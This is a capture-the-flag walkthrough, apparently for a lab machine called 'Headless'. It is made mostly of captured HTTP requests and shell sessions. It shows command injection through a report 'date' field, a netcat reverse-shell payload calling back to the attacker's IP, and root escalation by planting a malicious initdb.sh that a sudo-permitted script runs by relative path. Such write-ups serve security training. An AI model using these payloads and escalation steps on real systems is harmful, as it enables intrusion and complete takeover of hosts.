
10.129.49.229:5000/dashboard

Administrator Dashboard

Generate a website health report:


Select Date: 09 / 15 / 2023

So after adding the cookie got this in /dashboard web page...




```
POST /dashboard HTTP/1.1
Host: 10.129.49.229:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
Origin: http://10.129.49.229:5000
Connection: keep-alive
Referer: http://10.129.49.229:5000/dashboard
Cookie: is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0
Upgrade-Insecure-Requests: 1
Priority: u=0, i

date=2023-09-15
```

Captured the request after clicking on the generate report button and saw date parameter being passed...



```
POST /dashboard HTTP/1.1
Host: 10.129.49.229:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
Origin: http://10.129.49.229:5000
Connection: keep-alive
Referer: http://10.129.49.229:5000/dashboard
Cookie: is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0
Upgrade-Insecure-Requests: 1
Priority: u=0, i

date=2023-09-15; id
```

So added "; id" to see if command injection is not and got a response...



Administrator Dashboard


Generate a website health report:

Select Date:

09 / 15 / 2023


```
Systems are up and running! uid=1000(dvir) gid=1000(dvir) groups=1000(dvir),100(users)
```

Well it is possible...




```
POST /dashboard HTTP/1.1
Host: 10.129.49.229:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:131.0)
Gecko/20100101 Firefox/131.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
Origin: http://10.129.49.229:5000
Connection: keep-alive
Referer: http://10.129.49.229:5000/dashboard
Cookie: is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0
Upgrade-Insecure-Requests: 1
Priority: u=0, i

date=2023-09-15; nc+10.10.14.42+9000+-e+/bin/bash
```

Added the payload for revshell...




```
~/current
rlwrap nc -lnvp 9000

Listening on 0.0.0.0 9000
Connection received on 10.129.49.229 60636
id
uid=1000(dvir) gid=1000(dvir) groups=1000(dvir),100(users)
```

Got rev shell by adding the payload...




```
dvir@headless:~/app$ ls -al /home
ls -al /home
total 12
drwxr-xr-x  3 root root 4096 Sep  9  2023 .
drwxr-xr-x 18 root root 4096 Feb 16  2024 ..
drwx------  8 dvir dvir 4096 Feb 16  2024 dvir
dvir@headless:~/app$ cd /home/dvir
cd /home/dvir
dvir@headless:~$ ls
ls
app  geckodriver.log  user.txt
dvir@headless:~$ cat user.txt
cat user.txt
```

Found the user flag in user's home directory logged in as.




```
dvir@headless:~/app$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/mount
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/umount
/usr/bin/ntfs-3g
/usr/bin/fusermount3
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/su
/usr/sbin/pppd
/usr/lib/openssh/ssh-keysign
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
```

Didn't find any unusual SUID files...




```
dvir@headless:~/app$ sudo -l
sudo -l
Matching Defaults entries for dvir on headless:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User dvir may run the following commands on headless:
    (ALL) NOPASSWD: /usr/bin/syscheck
```

So saw that user can only run syscheck binary.




```
dvir@headless:~/app$ cat /usr/bin/syscheck
cat /usr/bin/syscheck
#!/bin/bash

if [ "$EUID" -ne 0 ]; then
  exit 1
fi

last_modified_time=$(/usr/bin/find /boot -name 'vmlinuz*' -exec stat -c %Y {} + | /usr/bin/sort -n | /usr/bin/tail
-n 1)
formatted_time=$(/usr/bin/date -d "@$last_modified_time" +"%d/%m/%Y %H:%M")
/usr/bin/echo "Last Kernel Modification Time: $formatted_time"

disk_space=$(/usr/bin/df -h / | /usr/bin/awk 'NR==2 {print $4}')
/usr/bin/echo "Available disk space: $disk_space"

load_average=$(/usr/bin/uptime | /usr/bin/awk -F'load average:' '{print $2}')
/usr/bin/echo "System load average: $load_average"

if ! /usr/bin/pgrep -x "initdb.sh" &>/dev/null; then
  /usr/bin/echo "Database service is not running. Starting it..."
  ./initdb.sh 2>/dev/null
else
  /usr/bin/echo "Database service is running."
fi

exit 0
```

Saw the src. code of syscheck which is performing some system checks.....



```
dvir@headless:/tmp$ echo -en '#!/bin/bash\n/bin/bash' > initdb.sh
echo -en '#!/bin/bash\n/bin/bash' > initdb.sh
dvir@headless:/tmp$ chmod +x initdb.sh
chmod +x initdb.sh
```

So in the src. code, it is interacting with a file in the same directory so created it in temp with bash shell and made it executable.



```
dvir@headless:/tmp$ sudo /usr/bin/syscheck
sudo /usr/bin/syscheck
Last Kernel Modification Time: 01/02/2024 10:05
Available disk space: 1.8G
System load average:  0.06, 0.08, 0.09
Database service is not running. Starting it...
id
id
uid=0(root) gid=0(root) groups=0(root)
cd /root
cd /root
ls
ls
root.txt
cat root.txt
cat root.txt
```

Executed syscheck as root and got root flag...